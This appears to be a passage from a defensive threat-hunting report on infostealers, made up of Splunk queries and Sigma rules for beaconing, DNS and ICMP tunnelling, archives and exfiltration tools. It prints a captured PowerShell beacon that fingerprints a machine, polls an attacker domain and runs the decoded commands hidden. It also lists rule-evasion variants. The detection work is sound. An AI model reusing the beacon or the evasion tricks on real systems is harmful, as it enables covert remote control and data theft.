Many infostealers utilize scripts, such as PowerShell scripts or Curl requests, to automatically send stolen data at fixed intervals. Without special configuration, the default user agent associated with the tool will be used, making detection possible by simply searching for those user agents in network traffic. False positives can be minimized by refining the search. In fact, the detection of the infostealer using a DGA, as previously mentioned, originated from this lead.

By searching for PowerShell user agents and further filtering results for contents containing a GUID, we were able to identify this specific infostealer on additional machines. Below are the observed user agents:


```

user_agent ⇅
Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.19041.4170
Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.19041.4291
Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.22621.2506
    
```

The Uris requested by the infected machines (GUID for each unique machine):

```

uri ⇅
/v2/1386FD7D-35C2-4CEE-95A1-8B1BC63F8715?v=newcounter4
/v2/406922E0-CB90-477D-A4E7-142B5D4E8534?v=newcounter4
/v2/4646A008-CEEC-42DE-B7E3-C495FAAF6D92?v=newcounter4
/v2/4EE699D8-6FE8-468C-B5B6-941B09C466D5?v=newcounter4
/v2/527B0F48-9B74-4756-90D0-3F02A4302CBE?v=newcounter4
/v2/53160E74-42BA-403C-A038-C5FA7A4D1255?v=newcounter4
/v2/747A01A9-DEA3-4E6D-9313-2E6C7536E1CB?v=newcounter4
/v2/8652E65F-B940-447E-ACF1-C2393FA6972C?v=newcounter4
/v2/B67A2B72-320C-4DE3-97F5-2FFACC60F76B?v=newcounter4
    
```

Another result we encountered was an online service for capturing screenshots. However, upon investigation, it was determined to be a legitimate service used by Zoom, and not associated with any malicious activity:

dest_ip ⇅	domain ⇅
92.223.103.122	skrinshoter.ru
92.223.103.122	skrinshoter.ru

method ⇅	uri ⇅	post_body ⇅	client_header_values
GET	/sync.php?appid={2D7E5DF1-66F6-4316-B57C-91E4D6345D30}&ts=1716735869		
GET	/sync.php?appid={FC0F17F6-8AE6-4860-844B-FC34D053606F}&ts=1716718162		*/*
	/sync.php?appid={FC0F17F6-8AE6-4860-844B-FC34D053606F}&ts=1716721762		curl/7.33.0 skrinshoter.ru

To identify network traffic associated with the online screen capture service, the following query can be employed:

```

| tstats values(host) as host values(id.resp_h) as dest_ip
values(status_code) as status_code values(method) as method
values(post_body) as post_body values(client_header_values{}) as
client_header_values max(_time) as last_seen where index=main
(user_agent="*powershell*" OR user_agent="*curl*") by id.orig_h uri
| convert ctime(last_seen) AS last_seen TIMEFORMAT="%Y-%m-%d %H:%M"
| regex uri="([0-9A-Fa-f]{8}-[0-9A-Fa-f]{4}-[0-9A-Fa-f]{4}-[0-9A-Fa-
f]{4}-[0-9A-Fa-f]{12})"
| append
  [| tstats values(uri) as uri values(host) as host
values(id.resp_h) as dest_ip values(status_code) as status_code
values(method) as method values(client_header_values{}) as
client_header_values max(_time) as last_seen where index=main
(user_agent="*powershell*" OR user_agent="*curl*") by id.orig_h
post_body
  | convert ctime(last_seen) AS last_seen TIMEFORMAT="%Y-%m-%d
%H:%M"
  | regex post_body="([0-9A-Fa-f]{8}-[0-9A-Fa-f]{4}-[0-9A-Fa-f]{4}-
[0-9A-Fa-f]{4}-[0-9A-Fa-f]{12})" ]
| append
  [| tstats values(uri) as uri values(host) as host
values(id.resp_h) as dest_ip values(status_code) as status_code
values(method) as method values(post_body) as post_body max(_time) as
last_seen where index=main (user_agent="*powershell*" OR
user_agent="*curl*") by id.orig_h client_header_values{}
  | rename client_header_values{} as client_header_values
  | convert ctime(last_seen) AS last_seen TIMEFORMAT="%Y-%m-%d
%H:%M"
  | regex client_header_values="([0-9A-Fa-f]{8}-[0-9A-Fa-f]{4}-[0-
9A-Fa-f]{4}-[0-9A-Fa-f]{4}-[0-9A-Fa-f]{12})" ]
| stats values(*) as * by id.orig_h
| rename id.orig_h as source_ip
| table source_ip dest_ip host user_agent method uri post_body
client_header_values last_seen

```

Beacons

Beacons are a common mechanism used by malware to maintain communication between the compromised system and an attacker's C2 infrastructure. A beacon typically refers to a small, periodic network request sent from an infected machine to a remote server, signaling that the system is still under control. These periodic "calls" allow the attacker to track the system's status and issue further commands.

Building upon the previous discussion regarding the transmission and retrieval of data at fixed intervals, this behavior is commonly referred to as "beaconing." In this process, requests are sent to the attacker's server at regular intervals, wherein the malware inquires whether the server has any commands to issue. This cycle continues at these set intervals, with the interval potentially being slightly randomized to evade detection, until a command is received. In the case of info stealers, which primarily focus on data collection, the malware typically bypasses the request step and directly transmits the gathered data without awaiting a response.

This page on the Splunk website outlines ²¹a method for detecting such beaconing behavior. The approach includes techniques for monitoring and analyzing network traffic patterns, identifying periodic communication to external servers, and correlating these patterns with known malicious activity. By using Splunk's capabilities, it becomes easier to detect anomalies, such as frequent outbound connections and data exfiltration attempts, that may indicate the presence of malware like the Amadey infostealer.

```
eventtype="stream_dns" message_type="Query"
| fields _time, query
| streamstats current=f last(_time) AS last_time BY query
| eval gap=last_time - _time
| stats count avg(gap) AS AverageBeaconTime var(gap) AS VarianceBeaconTime BY query
| eval AverageBeaconTime=round(AverageBeaconTime,3), VarianceBeaconTime=round(VarianceBeaconTime,3)
| sort -count
| where VarianceBeaconTime < 60 AND count > 2 AND AverageBeaconTime>1.000
| table query VarianceBeaconTime count AverageBeaconTime
```

C2 Abuse of Protocols

In the previous point, we discussed various ways in which an infostealer communicates with the attacker, such as through the FTP protocol, APIs, and file hosting sites. While these methods are legitimate in nature, they are exploited by malicious actors for nefarious purposes. In contrast, here we will examine an alternative approach, where an attacker abuses a protocol that was never intended for large-scale data transfer. This method highlights how protocols designed for different functions can be repurposed to facilitate malicious activity, often making detection more challenging.

- Our first example of protocol abuse is the DNS protocol. Two immediate forms of abuse that come to mind are the DNS query itself and the TXT record. Both can be exploited in a similar manner—by embedding small chunks of data within the query request or the TXT record, which can then be reconstructed by the attacker at the destination. The following are DNS queries and their corresponding responses captured on a DNS server, demonstrating this method of data exfiltration.

query ↕	answers ↕
ahoravideo-	TXT 11 v=spf1 -all
blog.xyz	TXT 217 .BAYAACAgICAgICAgJHAuU3RhmRhcRjbnB1dC5Xcm10ZUxpbmUoJycpOyAgDQogICAgICAgICAgICAgKcC
ahoravideo-	TXT 255
endpoint.xyz	.0AQAAHV0ZSA9ICRmYwzZTsNCiAgICAgICAgICAgICRwLlN0YXJ0SW5mby5SZWRpcmVjdFN0YW5kYXJkSW5wdXQgPSY
ahoravideo-	TXT 162 luZSgp0w0KICAgICAgICAgICAgZm9yZWJjaCAoJGxpbmUgaW4gJGxpbmVzKSB7DQogICAgICAgICAgICAgI0
schnellvpn.xyz	TXT 255 .AAAAAF2h8B8FKoLc38oeIg9JiF4tNC1u0p_41R4rzJRxxGx5yVJJVi7GcLZ4MaDf5Z8BZJaJq0EkKwNrDp
bideo-blog.xyz	gbNapplb3AhbU2VjdXJpdHkuQ3J5cHRvZ3JhcGh5LlNIQTl1N10kc2hhID0gW1N1Y3VyaXR5LkNyeX TXT 162 B0b2c

²¹ Signs of beaconing activity

https://lantern.splunk.com/Security/UCE/Guided_Insights/Threat_hunting/Monitoring_a_network_for_DNS_exfiltration/Signs_of_beaconing_activity

Note that the TXT record in this case is base64 encoded. This encoding method is often used to obfuscate the data, making it less obvious and harder to detect during normal network traffic analysis. The base64 encoding allows the small chunks of data to be transferred within the DNS protocol without immediately raising suspicion:

```
[Security.Cryptography.SHA256]$sha = [Security.Cryptography.SHA256]::Create()
$macguid = (Get-ItemProperty 'HKLM:\SOFTWARE\Microsoft\Cryptography' -Name MachineGuid).MachineGUID
$userid =
"$($env:USERDOMAIN) $($env:USERNAME) $($env:PROCESSOR_REVISION) $($env:PROCESSOR_IDENTIFIER) $($env:PROCESSOR_LEVEL) $($env:NUMBER_OF_PROCESSORS) $($macguid)"
$guid = ($sha.ComputeHash([Text.Encoding]::UTF8.GetBytes($userid))
ForEach-Object ToString X2) -join ''
While ($true) {
try {
$sr = Invoke-RestMethod -Uri "http://xboxwindows.com/api/v1/$($guid)"
if ($sr -ne '') {
$buf = [Convert]::FromBase64String($sr)
for ($i = 0
$len = $buf.Length
$i++) {
$buf[$i] = $buf[$i] -bxor 22
}
$lines = [Text.Encoding]::ASCII.GetString($buf).Split("
")
$sp = [Diagnostics.Process]::new()
$sp.StartInfo.WindowStyle = 'Hidden'
$sp.StartInfo.FileName = 'powershell.exe'
$sp.StartInfo.UseShellExecute = $false
$sp.StartInfo.RedirectStandardInput = $true
$sp.StartInfo.RedirectStandardOutput = $true
$sp.Start()
$sp.BeginOutputReadLine()
foreach ($line in $lines) {
$sp.StandardInput.WriteLine($line)
$sp.StandardInput.WriteLine('')
$sp.WaitForExit()
break
}
catch {
Start-Sleep 2
}
```

A PowerShell script containing commands for gathering system information and sending it to a malicious domain is present. The TXT records can be decoded, and by filtering the decoded content based on specific strings of interest, it is possible to extract relevant information, such as system details or indicators of compromise, from the captured DNS traffic. This technique allows attackers to discreetly exfiltrate data by abusing the DNS protocol.

Also possible is the use of built-in DNS tunneling detection capabilities within Splunk. This feature enables the identification of unusual DNS traffic patterns, such as unusually long domain names, frequent requests to suspicious domains, or excessive TXT record usage. By configuring Splunk to monitor and alert on these behaviors, it becomes easier to detect potential DNS tunneling activities that may be used for data exfiltration or C&C communication:

```
| tstats min(_time) as mn max(_time) as mx sum(bytes) as sum_bytes
where index=main sourcetype="*generic*dns*"
[] inputlookup suspicious_tlds_list.csv
| search metadata_severity IN (Critical, High) NOT
metadata_popularity IN (High, Medium)
| rename url_domain as domain
```

```
| table domain ] NOT
[| inputlookup majestic_million.csv
| table Domain
| rename Domain as domain ]
by domain dns_client
| rename dns_client as id.orig_h
| convert ctime(mn) AS first_seen TIMEFORMAT="%Y-%m-%d %H:%M"
| convert ctime(mx) AS last_seen TIMEFORMAT="%Y-%m-%d %H:%M"
| fields - mn mx
| eval src_ip='id.orig_h'
| table domain id.orig_h sum_bytes first_seen last_seen src_ip
```

In this context, we also apply filtering to exclude likely legitimate domains by referencing a curated list (https://github.com/kyle-w-brown/majestic_million). Additionally, we filter traffic based on potentially suspicious top-level domains (TLDs) using the following resource: https://github.com/mthcht/awesome-lists/blob/main/Lists/TLDs/suspicious_tlds_list_2023.csv.

For further information on DNS tunneling, refer to the following link: sansorg.egnyte.com/dl/r4ouqZy5dp..

- The second example involves the **ICMP protocol**, where each ICMP message can carry a small data payload. The method of abuse is somewhat analogous to DNS tunneling. In this case, the attacker might exploit ICMP by generating a substantial volume of ICMP traffic between two specific machines, or by creating prolonged "connections" characterized by continuous ICMP traffic within a given timeframe. Detection typically involves monitoring for an unusually high volume of ICMP packets or extended, uninterrupted ICMP sessions, which may indicate the use of ICMP for covert communication or data exfiltration.


```

| tstats values(duration) as duration values(orig_bytes) as
src_bytes values(resp_bytes) as dest_bytes
values(id.resp_h_name.vals{ }) as host where earliest=-1d index=main
sourcetype="*conn*" proto=icmp duration>=2000 orig_bytes>=100000
(id.resp_h!="172.*" AND id.resp_h!="10.*" AND
id.resp_h!="192.168.*")
(local_orig="true" OR id.orig_h="172.*" OR id.orig_h="10.*" OR
id.orig_h="192.168.*")
id.resp_h!=8.8.*
by id.orig_h id.resp_h _time span=3h
| convert ctime(_time) AS time TIMEFORMAT="%Y-%m-%d %H:%M"
| stats values(*) as * c(id.resp_h) as cc max(src_bytes) as
src_bytes max(dest_bytes) as dest_bytes by id.orig_h
| where cc=1 and abs(src_bytes-dest_bytes)>=2000
| rename id.orig_h as src_ip id.resp_h as dest_ip
| table src_ip dest_ip host time duration src_bytes dest_bytes

```

- Another protocol to consider is **IRC (Internet Relay Chat)**. Although IRC is considered outdated and may not be present in many modern environments, its usage can be a red flag, as any communication over IRC in such settings is cause for concern. While malware utilizing IRC is relatively rare, it has been observed in botnet operations. The following search query, derived from the CTU-13 dataset²³, is designed to detect communication between a botnet IRC controller and multiple infected devices over the IRC protocol. This query helps identify suspicious IRC traffic indicative of potential botnet activity:

```

| tstats values(id.resp_h) as dest_ip values(fuid) as fuid
values(command) as command values(value) as value values(addl) as
addl values(nick) as nick values(user) as user where index=main
(sourcetype=IRC) OR (sourcetype="*conn*" service=IRC duration<=4
orig_bytes<=1000 resp_bytes<=1000) by id.orig_h _time span=6h
| where mvcount(dest_ip)>=10
| rename id.orig_h as src_ip
| convert ctime(_time) AS time TIMEFORMAT="%Y-%m-%d %H:%M"

```

Attack Vector

Infostealer malware typically gains access to a machine through various means, with one of the most common methods being malicious links embedded in emails. However, other techniques include malvertising, typosquatting, lookalike URLs, IDN homograph, social engineering, or the use of malware disguised as legitimate software. Fortunately,

²³ The CTU-13 Dataset. A Labeled Dataset with Botnet, Normal and Background traffic.
<https://www.stratosphereips.org/datasets-ctu13>

third-party vendors provide machine learning tools designed to detect such incidents, leveraging advanced algorithms to identify patterns indicative of malicious activity. These tools enhance the ability to recognize and block malicious attempts before they compromise the system.

```
| tstats values(sub) as host values(id.resp_p) as dest_port
values(note) as note where index=main (sourcetype="*notice*"
(note="CorelightML::DomainTyposquattingSuspected" OR
note="CorelightML::SocialEngineeringDomainSuspected") id.resp_p!=53)
by id.orig_h id.resp_h _time
| rename id.orig_h as src_ip id.resp_h as dest_ip
```

For each suspected domain, we examine whether a subsequent connection has been established with that domain, which could justify further investigation. This process helps to identify domains that may require additional scrutiny. However, it is important to note that this approach may yield results that reflect legitimate typos made by users or generate false positives, requiring careful analysis to distinguish between genuine threats and benign activity:

host	dest_port	note
expertdistribuidoresdanone.com.br	80	CorelightML::SocialEngineeringDomainSuspected
google.co	80	CorelightML::DomainTyposquattingSuspected
cdn3.bestcontentsystem.top	443	CorelightML::SocialEngineeringDomainSuspected
tags.reagroupdata.com.au	443	CorelightML::SocialEngineeringDomainSuspected
google.com.	443	CorelightML::DomainTyposquattingSuspected
microsoft.com	80	CorelightML::DomainTyposquattingSuspected

We also recommend integrating your Threat Intelligence (TI) feeds with these queries. For instance, you can search for DNS requests to low-reputation IPs or domains, such as those hosting malicious tools.

```
index=main sourcetype=*dns*
| lookup bad_ips ip_address AS dest_ip OUTPUT ip_address AS bad_ip
change the fields for domains
| where isnull(bad_ip) = false
| stats count by query, dest_ip, _time
| sort by _time
```

Alternatively, you can search for DNS queries targeting known top-level domains (TLDs) commonly associated with phishing activity.

```
index="main" sourcetype="*dns*"
[| inputlookup fishing_tlds_list.csv
| where metadata_phishing_domain_score>50
| rename dest_nt_domain as query
| table query ]
by id.orig_h
```

Use the following link for an updated list of TLDs commonly associated with phishing campaigns:
<https://github.com/mthcht/awesome-lists/tree/main/Lists/TLDs>

Usage of Archives

Infostealers often leverage archive formats such as 7z or WinRAR to facilitate the exfiltration of stolen data. These formats are commonly used because they allow for the efficient compression and packaging of large amounts of information, making it easier for attackers to transmit sensitive data in a smaller, more covert manner. By using these archive formats, infostealers can bundle a range of file types—such as documents, images, and system files—into a single, encrypted archive, enhancing the chances of bypassing security measures such as email filters or intrusion detection systems. The use of password protection or encryption further obscures the content, making it more difficult to detect or analyze the exfiltrated data during transmission. Additionally, the compressed nature of these archives allows for faster transfer, which is particularly beneficial when transmitting large volumes of stolen data. The abuse of these commonly used file formats makes detecting malicious activity more challenging, as they are legitimate tools often employed in everyday computing tasks.

The following query is designed to detect the creation of a uniquely named archive file, which could indicate an attempt by an infostealer to package and exfiltrate data. This query focuses on identifying archive formats, such as 7z or WinRAR, with distinctive names that may suggest malicious activity. Monitoring for unusual or uniquely named archives helps to identify potential data exfiltration attempts by malware:

```
index="main" file_name IN ("*.zip","*.tar","*.rar","*.7z")
| streamstats c(file_name) as cc | where cc=1
```

```
title: Archive download
id: 5966606e-e4d3-4a6b-b852-c6345f061325
status: experimental
description: Detects any download of archive files.
logsource:
  product: windows
  service: sysmon
detection:
  selection:
    file_name|contains|all:
      - '.zip'
      - '.7z'
      - '.rar'
      - '.tar'
condition: selection
```

The following query is designed to detect the use of the 7z command-line utility, which is commonly abused by infostealers for creating archives that may contain stolen data:

```
index="main" EventCode=1 CommandLine="*7z.exe a *"
```

```
title: 7zip command line archive creation
id: 7be2491f-9d60-4da9-8f6a-a39f7461769f
status: experimental
description: Detects creation of a 7zip archive via command line.
logsource:
  product: windows
  service: sysmon
detection:
  selection:
    CommandLine|contains|all:
      - '7z.exe a '
  condition: selection
```

.txt Files

Another exfiltration technique used by infostealers is the simple transfer of text files, often containing stolen information. Monitoring the creation of such text files can serve as a useful indicator, as the creation of text files with specific, unusual names or within uncommon directories is relatively rare in typical system operations. Detecting these files can help identify suspicious activities that may be associated with data exfiltration.

```
index="main" EventCode=11 TargetFilename="*.txt"
TargetFilename!="*gytpol*"
| streamstats c(TargetFilename) as cc by Computer
| where cc=1
```

```
title: .txt file creation
id: 88baefc2-f37e-4e4a-a713-c790309a68bb
status: experimental
description: Detects creation of .txt files.
logsource:
  product: windows
  service: sysmon
detection:
  selection:
    TargetFilename|contains|all:
      - '.txt'
  filter:
    TargetFilename|contains|all:
      - '.gytpol'
  condition: selection and not filter
```

C2 Known Tools

A prevalent exfiltration technique involves the use of known remote connection tools, which attackers often leverage to send stolen information back to their C2 server. Among these tools, FTP software and RClone are commonly used, as they allow for the

transfer of files to remote locations. Monitoring for the usage of these tools,²⁶ as well as other remote connection utilities, can provide valuable insight into potential data exfiltration attempts. The list of tools used for this purpose is extensive, so it is crucial to customize the detection strategy by adding or removing tools based on the specific environment and threat landscape of your organization:

```
index="main" (CommandLine="*ftprequest*") OR (CommandLine IN (
"*pcloud*", "*--config*", "*--progress*", "*--no-check-certificate*",
"*--ignore-existing*", "*--auto-confirm*", "*--transfers*", "*--
multi-thread-streams*")) ) OR ((EventCode=15
TargetFilename!="*:Zone.Identifier" TargetFilename="*filezilla*") OR
(process_name=msiexec.exe file_name="*filezilla*"))
```

```
title: RClone or FTP usage
id: d73cdba6-9a96-4539-ba3b-81fdf41d427a
status: experimental
description: Detects usage of RClone or FTP.
logsource:
  product: windows
  service: sysmon
detection:
  selection1:
    CommandLine|contains|all:
      - 'ftprequest'
      - 'pcloud'
      - '--config'
      - '--progress'
      - '--no-check-certificate'
      - '--ignore-existing'
      - '--auto-confirm'
      - '--transfers'
      - '--multi-thread-streams'
  filter:
    TargetFilename|contains|all:
      - ':Zone.Identifier'
  selection2:
    EventCode: 15
    TargetFilename: *filezilla*
  selection3:
    process_name: msiexec.exe
    file_name: *filezilla*
  condition: selection1 or (not filter and selection2) or
  selection3
```

²⁶ Ransomware-Tool-Matrix

<https://github.com/BushidoUK/Ransomware-Tool-Matrix/blob/main/Tools/Exfiltration.mds>

Common Malicious TLDs

Data exfiltration can often be accomplished by attackers sending stolen information through HTTP POST requests (including WebSocket) to external servers. This technique involves embedding the stolen data within the body of the request and transmitting it to a remote server controlled by the attacker. Monitoring for these HTTP POST requests, especially when combined with filtering for suspicious or uncommon top-level domains (TLDs) known to be associated with malware, can help detect such exfiltration attempts:

```
| tstats sum(request_body_len) as sum_request_body_len
sum(response_body_len) as sum_response_body_len values(extracted_host)
as extracted_host values(id.resp_p) as id.resp_p values(uri) as uri
values(post_body) as post_body values(user_agent) as user_agent
values(id.resp_h) as id.resp_h where index="main" method=post
status_code=200
[| inputlookup suspicious_tlds_list.csv
| search metadata_severity IN (Critical, High) NOT metadata_popularity
IN (High, Medium)
| rename url_domain as extracted_host
| table extracted_host ] NOT
[| inputlookup majestic_million.csv
| table Domain
| rename Domain as extracted_host ]
by id.orig_h
| rex field=extracted_host ".*\.(?<tld>.*)"
| eval g=""
| foreach mode=multiple tld
[ eval g=g." *.".<<ITEM>>]
| makemv g
| rename g as tld | table id.orig_h extracted_host tld uri post_body
user_agent id.resp_p sum_request_body_len sum_response_body_len | eval
src_ip='id.orig_h', dest_ip='id.resp_h'
```

Adaptive Misuse Detection System (AMIDES)

“Adaptive Misuse Detection System (AMIDES) extends conventional rule matching of SIEM systems by machine learning components that aim to detect attacks evading existing SIEM rules as well as otherwise undetected attack variants. It learns from SIEM rules and historical benign events and can thus estimate which SIEM rule was tried to be evaded.”²⁸


It is highly recommended that organizations implement behavioral detection approaches (e.g. AMIDES implementation) in tandem with traditional rule-based strategies. While rules are relatively easy to deploy, they are often inadequate for covering the full spectrum of tactics and techniques used by attackers, particularly when their behavior is similar but not identical. Variations in attack methods, such as obfuscation, reordering of arguments, use of different commands that achieve similar outcomes, or other subtle changes, make it challenging for rule-based detection systems to identify all possible attack vectors:

²⁸ Adaptive Misuse Detection System (AMIDES)
<https://github.com/fkie-cad/amides>

Evasion type	Sample affected rule	Affected search term	Sample match	Sample evasion
Insertion	win_susp_schtask_creation	*/create*	schtasks.exe /create ...	schtasks.exe /"create" ...
Substitution	win_susp_curl_download	_-O_	curl -O http://...	curl --remote-name http://...
Omission	win_mal_adwind	*cscript.exe *Retrive*.vbs *	cscript.exe ...Retrive.vbs	cscript ...Retrive.vbs
Reordering	win_susp_procdump	*-ma ls*	procdump -ma ls	procdump ls -ma
Recoding	win_vul_java_remote_dbg	*address=127.0.0.1*	...address=127.0.0.1,...	...address=2130706433,...

AMIDES aims to address the limitations of traditional rule-based approaches by employing an unsupervised machine learning technique. The core idea is to develop a model that learns from real-world data, comparing it against previously determined benign activity and existing rule signatures. This model then classifies new events as either false positives or potentially malicious based on their similarity to matched rule signatures and historical benign behaviour.

Unlike rule-based detection, which can struggle with novel attack methods or obfuscations, AMIDES leverages machine learning to detect anomalous behaviours that may deviate from established patterns. By using an unsupervised approach, AMIDES is capable of identifying previously unseen attack techniques that do not directly match predefined signatures, thereby enhancing the detection of emerging threats. This method combines the strengths of both behavioural analysis and signature-based detection, offering a more adaptable and comprehensive security solution..



The image above illustrates the process by which AMIDES processes an incoming alert. This approach is particularly significant as it allows for the detection of malicious activity that might otherwise evade traditional SIEM systems. By incorporating machine learning, AMIDES improves detection accuracy, even in cases where attackers employ evasion tactics that bypass typical rule-based detection methods. Moreover, this method significantly reduces the time and resources needed for detection, benefiting both security analysts and automated systems.

We strongly recommend adopting this approach within your organization. By doing so, you can enhance your ability to detect sophisticated threats more efficiently and effectively, reducing the risk of undetected malicious activity and minimizing the operational burden on your security teams..

YARA

We recommend consulting the following resources for high-quality YARA rules that can be implemented to enhance your organization's malware detection capabilities:

- <https://yaraify.abuse.ch/yarahub/>
- <https://github.com/malpedia/signator-rules>
- <https://github.com/InQuest/awesome-yara>
- <https://github.com/VirusTotal/yara>
- <https://github.com/ThreatPatcher/yara-rules>
- <https://github.com/olcf/yara>
- <https://bazaar.abuse.ch/>
- <https://github.com/TheHive-Project/YARA>

In the contemporary threat landscape, organizations are confronted with a rapidly evolving array of cyber threats that necessitate robust threat detection and response capabilities. To effectively mitigate these risks, leveraging YARA rules from reputable Cyber Threat Intelligence (CTI) providers presents a significant advantage in achieving a proactive defense posture.

CTI providers consistently monitor the threat landscape, identifying emerging malware families, variants, and attack techniques. This ongoing research enables them to develop and maintain an extensive library of YARA rules specifically crafted to detect distinct malicious patterns and indicators of compromise (IOCs). By integrating these rules into their security infrastructure, organizations gain a powerful tool for proactive threat detection, empowering them to identify and respond to threats at early stages.

Moreover, YARA rules sourced from CTI providers greatly enhance an organization's threat-hunting capabilities. Security analysts can actively use these rules to search for malicious activity across their networks, helping to identify and neutralize threats before they escalate into more severe incidents. In the event of a security breach, these rules are invaluable in swiftly identifying the scope and impact of the attack, thereby accelerating incident response efforts and minimizing downtime.

Additionally, by leveraging the expertise and resources of established CTI providers, organizations gain access to high-quality YARA rules developed by seasoned security researchers and analysts. This collaboration reduces the need for internal rule development and the often-tedious process of testing and refining numerous rules, freeing up security teams to focus on more critical tasks, such as improving overall security posture and managing complex threats.

SIGMA Rules

Sigma rules are a standardized and open-source format designed to create and share threat detection rules across various Security Information and Event Management (SIEM) systems and other security tools. These rules provide a consistent and interoperable way to define patterns of malicious activity, helping organizations detect and respond to potential threats in a unified manner. The Sigma framework allows security teams to create detection rules using a common language, independent of the underlying SIEM system or security platform. This enables rules to be easily shared and adapted across different environments, enhancing collaboration and accelerating the deployment of effective threat detection capabilities. Sigma rules consist of a YAML-based format that defines specific conditions, event patterns, and fields to monitor within log data. This flexible structure ensures that rules can be applied to various log types, including network traffic, system logs, and application logs, making it a versatile tool for threat detection.

We recommend checking the following resources for SIGMA rules related to Infostealers:

- <https://github.com/elastic/protections-artifacts/tree/main/yara>
- <https://github.com/magicword-io/LOLRMM>
- <https://github.com/SigmaHQ/sigma>
- <https://valhalla.nexttron-systems.com/>

References

1. <https://thedfirreport.com/2024/04/01/from-onenote-to-ransomnote-an-ice-cold-intrusion/>
2. <https://blog.sekoia.io/steal-a-copycat-of-vidar-and-raccoon-infostealers-gaining-in-popularity-part-1/>
3. <https://www.cybereason.com/blog/research/threat-analysis-report-snake-infostealer-malware>
4. https://www.splunk.com/en_us/blog/security/under-the-hood-of-snakekeylogger-analyzing-its-loader-and-its-tactics-techniques-and-procedures.html
5. <https://www.quorumcyber.com/wp-content/uploads/2023/01/Malware-Analysis-Vidar.pdf>
6. <https://gridinsoft.com/spyware/vidar>
7. <https://community.emergingthreats.net/t/vidar-stealer-picks-up-steam/271>
8. <https://www.infostealers.com/>
9. <https://research.splunk.com/stories/>
10. https://www.cisa.gov/sites/default/files/2023-04/MAR-10435108.r1.v1.WHITE_.pdf
11. <https://unit42.paloaltonetworks.com/fast-flux-101/>
12. <https://docs.paloaltonetworks.com/pan-os/10-0/pan-os-admin/threat-prevention/dns-security/dns-security-analytics>
13. <https://www.crowdstrike.com/en-us/cybersecurity-101/malware/fileless-malware/>
14. <https://blog.morphisec.com/fileless-malware-attacks>

*** End of Document ***